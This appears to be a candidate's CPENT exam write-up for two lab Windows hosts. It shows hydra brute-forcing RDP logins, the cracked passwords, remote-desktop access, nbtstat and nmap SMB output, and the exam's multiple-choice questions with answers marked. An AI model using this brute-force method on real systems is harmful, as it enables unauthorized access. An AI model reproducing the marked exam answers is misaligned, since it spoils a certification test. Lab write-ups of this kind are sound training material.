
CPENT EXAM WRITE UP

Scope 1:


Target 172.25.170.30:

The first I found remote desktop account by hydra via brute force.




```
┌──(kali㉿kali)-[~/CPENT/Scope3/172.25.170.30]
└─$ hydra -L ~/CPENT/user.txt -P ~/CPENT/pass.txt 172.25.170.30 -t 4 rdp
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-02 08:40:24
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking rdp://172.25.170.30:3389/
[STATUS] 96.00 tries/min, 96 tries in 00:01h, 1724 to do in 00:18h, 4 active
[STATUS] 69.67 tries/min, 209 tries in 00:03h, 1613 to do in 00:24h, 4 active
[STATUS] 65.71 tries/min, 460 tries in 00:07h, 1367 to do in 00:21h, 4 active
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[STATUS] 62.67 tries/min, 752 tries in 00:12h, 1077 to do in 00:18h, 4 active
[STATUS] 67.06 tries/min, 1140 tries in 00:17h, 689 to do in 00:11h, 4 active
[3389][rdp] host: 172.25.170.30   login: cpent   password: Pa$$w0rd123
[ERROR] freerdp: The connection failed to establish.
```

After that I remote desktop with cpent/Pa$$w0rd123 (administrator account) I get any information for challenge 1, 2, 5, 6 and challenge 4 I saw answer by nmap



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\cpent.COMMANDERTWO>nbtstat /n

Ethernet:
Node IpAddress: [172.25.170.30] Scope Id: []

                NetBIOS Local Name Table

       Name               Type         Status
    ---------------------------------------------
    COMMANDERTWO   <00>  GROUP       Registered
    COMMANDER      <00>  UNIQUE      Registered
    COMMANDERTWO   <1C>  GROUP       Registered
    COMMANDER      <20>  UNIQUE      Registered
    COMMANDERTWO   <1B>  UNIQUE      Registered

C:\Users\cpent.COMMANDERTWO>S
```

Answer for challenge 1, 2



COMMANDER.LOCALNET Properties

COMMANDER.LOCALNET


Domain name (pre-Windows 2000):
COMMANDERTWO

Description:

Domain functional level:
Windows Server 2016


Forest functional level:
Windows Server 2016

Answer for challenge 5.6



```
# Nmap 7.92 scan initiated Wed Mar  2 01:04:20 2022 as: nmap -vv --reason -Pn -T4 -sV -p 445 "--script=banner,(
Nmap scan report for 172.25.170.30
Host is up, received user-set (0.29s latency).
Scanned at 2022-03-02 01:04:26 EST for 419s

PORT    STATE SERVICE      REASON          VERSION
445/tcp open  microsoft-ds syn-ack ttl 126 Windows Server 2016 Datacenter 14393 microsoft-ds (workgroup: COMMAN
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
Service Info: Host: COMMANDER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
```


Answer for challenge 4



```
Challenge 1: (25 Points)
What is the 16th Byte NETBIOS name on the machine at 172.25.170.30?
 1A
 1B x
 1C
 1D
Challenge 2: (25 Points)
What is the role of the machine at 172.25.170.30? Based on the 16th byte?
 Network browser
 Member server
 Standalone
 Domain Controller  x
Challenge 4: (50 Points)
What is the status of the smb2 signing on the machine at 172.25.170.30?
 Enabled    x
 Disabled
 Not valid
 Unknown
Challenge 5: (50 Points)
What NetBIOS domain name for the machine connected at 172.25.170.30?
 COMMANDERTWO.LOCALNET
 CPENT.LOCALNET
 CPENTTWO.LOCALNET
 COMMANDER.LOCALNET x
Challenge 6: (50 Points)
What is the NetBIOS name of the computer at 172.25.170.30?
 CPENT
 CPENTTWO
 COMMANDER
 COMMANDERTWO   x
```


Target 172.25.170.200:

The same with previous target, I found remote desktop account by hydra.




```
┌──(kali㉿kali)-[~/CPENT/Scope1/172.25.170.200]
└─$ hydra -L ~/CPENT/user.txt -P ~/CPENT/pass.txt 172.25.170.200 -t 4 rdp
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-02 09:03:42
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking rdp://172.25.170.200:3389/
[3389][rdp] host: 172.25.170.200   login: administrator   password: Pa$$w0rd123
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[STATUS] 116.00 tries/min, 116 tries in 00:01h, 1704 to do in 00:15h, 4 active
[3389][rdp] host: 172.25.170.200   login: andrey   password: kevin
[STATUS] 75.67 tries/min, 227 tries in 00:03h, 1593 to do in 00:22h, 4 active
[3389][rdp] account on 172.25.170.200 might be valid but account not active for remote desktop: login:
 kevin password: Pa$$w0rd123456, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[STATUS] 54.14 tries/min, 379 tries in 00:07h, 1444 to do in 00:27h, 4 active
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
```

After that I remote desktop with administrator/Pa$$w0rd123 (administrator account) I get any information for challenge 3, 7 and challenge 4 I saw answer by nmap.


Server Manager • Dashboard
Dashboard
Local Server
All Servers
AD DS
DNS
File and Storage Services
WELCOME TO SERVER MANAGER
QUICK START
1 Configure this local server
Administrator: C:\Windows\system32\cmd.exe
1
Local Ser
Manageab
Events
Services
Performan
Events
Services
Performance

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>nbtstat /n

Ethernet:
Node IpAddress: [172.25.170.200] Scope Id: []

                NetBIOS Local Name Table

       Name               Type         Status
    ---------------------------------------------
    ECC            <00>  GROUP       Registered
    2012-DC        <00>  UNIQUE      Registered
    ECC            <1C>  GROUP       Registered
    2012-DC        <20>  UNIQUE      Registered
    ECC            <1B>  UNIQUE      Registered

C:\Users\Administrator>_
```

Answer for challenge 3



ECC.LOCALNET

Domain name (pre-Windows 2000):
ECC


Description:

Domain functional level:
Windows Server 2012 R2

Forest functional level:
Windows Server 2012 R2


```
2012-DC    36886  Warning  Schannel    System    3/2/2022 6:09:30 AM
```

Answer for challenge 7



```
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Datacenter 9600 (Windows Server 2012 R2 Datacenter 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: 2012-DC
|   NetBIOS computer name: 2012-DC\x00
|   Domain name: ECC.LOCALNET
|   Forest name: ECC.LOCALNET
|   FQDN: 2012-DC.ECC.LOCALNET
|_  System time: 2022-03-02T06:07:16-08:00
|_smb-print-text: false
| smb2-security-mode:
|   3.0.2:
|_    Message signing enabled and required
```

Answer for challenge 8




```
Challenge 3: (50 Points)
What is the 16th Byte NETBIOS name of the machine at 172.25.170.200?
 1A
 1B x
 1D
 1C
Challenge 7: (50 Points)
```

```
What is the domain name on the machine at 172.25.170.200?
 CPENT.LOCALNET
 CPENTTWO.LOCALNET
 ECC.LOCALNET    x
 ECCTWO.LOCALNET
Challenge 8: (50 Points)
What is the status of the smb2 signing on the machine at 172.25.170.200?
 Enabled    x
 Disabled
 Not valid
 Unknown
```

